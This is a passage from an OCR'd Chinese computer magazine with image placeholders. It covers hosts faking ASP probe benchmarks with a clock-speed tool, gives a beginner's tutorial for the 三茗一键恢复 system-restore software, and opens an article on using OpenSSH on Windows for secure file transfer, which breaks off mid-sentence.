


图7





图8

不单CPU的运算指数，磁盘文件操作速度等所有与时间相关的测试都会大幅变化。本人的操作用机只是P4 2.8G而已。但是测试出来的速度却比真正的服务器快了一半以上。看到这里，你还能说"ASP探针"是可信的么？

有攻就有防，虚拟主机商人有招我们自然有应对之法：根据变速齿轮的系统时钟变速特征，我们可以在探针里加上两条输出时间的语句，看看它的时间是不是有问题。透过上面的问题，希望想购买空间的朋友能更细心一点，虚拟主机提供商也不要再弄虚作假了。

适合读者：网管、系统安装菜鸟

前置知识：无



VIP会员学习成果展：轻松玩转系统恢复

文/图 风碧玉箫

看了黑防刊登的《让系统恢复更轻松》一文，我便决定写这篇文章。主要是因为Pro Magic功能太多，对于我们广大菜鸟来说还是不太容易上手。

就一般用户而言，我们最主要的目的是保护C盘和CMOS，因此只要选一款能保护CMOS和C盘的还原软件即可，这里我向广大菜鸟和网管朋友推荐"三茗一键恢复"（软件可直接影响系统运行，使用时请注意）。

软件简介

三茗一键恢复不依赖操作系统，可以实现本地硬盘的系统数据和CMOS参数的动态保护与恢复。我们的电脑安装它之后，如果发现染病毒了、上不成网了、玩不成游戏了、死机了、被黑客破坏了、系统崩溃了、越来越慢了……仅需按下F9键，一两秒钟电脑就能恢复正常。

软件安装

双击安装程序，依次点击"接受协议"→"下一步"→"安装选项设置"，这里我们可以选择需要保护的分区：C区，输入管理员密码，并设置安装路径。如图1所示。




图1

点击"下一步"，安装程序提示：如果是安装了多操作系统，则必须每个操作系统都要进行安装"。因为我的电脑是单操作系统，所以直接选择第一项"无其他操作系统，或所有操作系统已安装完毕"。如图2所示。

接下来出现"注意事项"，并提示是否重新启动电脑，选择第一项"立即重启我的系统"，电脑会马上重启并进行一些系统设置，重启后安装就结束了。如图




图2

3 所示。




图3

软件使用

我们使用起来非常简单，只要在系统重启时点一下F9就可以了。如图4所示。




图4

小知识

按F9自动恢复到上次保存的状态。

按F10则保存但见的状态。

按HOME则进入三茗一键恢复的设置界面，如图5所示。




图5

进入设置界面我们可以对系统进行恢复、保存、卸载、设定等。

注意事项

1.在BIOS中把硬盘的访问模式调整成LBA模式。

2.安装后不要使用Widnows自带系统还原功能。

3.重要的资料放在不被保护的分区，以免误操作造成资料意外被回复。

4.尽量避免非法关机的情况发生。


5.使用时注意动态缓冲区的变化，鼠标移动到托盘图标上即可出现。

怎么样？恢复就是这么简单，还不赶紧来试一下？

适合读者：网络管理员、站长

前置知识：无

Windows下的安全文件传输



文/图 郭建伟

在Windows环境下，传统的网络服务程序（如Ftp、Pop和Telnet）等在本质上都是不安全的，因为它们在网络上用明文传送口令和数据，黑客非常容易就可以截获这些口令和数据。而且，这些服务程序的安全验证方式也是有其弱点的，就是很容易受到"中间人"的攻击。这些"中间人"冒充真正的服务器接收用户传给服务器的数据，然后再冒充用户把数据传给真正的服务器。服务器和用户之间的数据传送被"中间人"做了手脚之后，就会出现很严重的安全问题。为此，我们需要一种安全的网络传输解决方案。

OpenSSH简介

OpenSSH是一个基于SSH协议的网络连接免费工具软件包。所有使用OpenSSH工具的通讯，包括口令、文件都会被加密，它可以有效地防范各种监听手段，从而杜绝网络连接的泄密。OpenSSH一般都是安装运行在Unix/Linux环境下的，事实上，它在Windows下同样可以安装、配置、使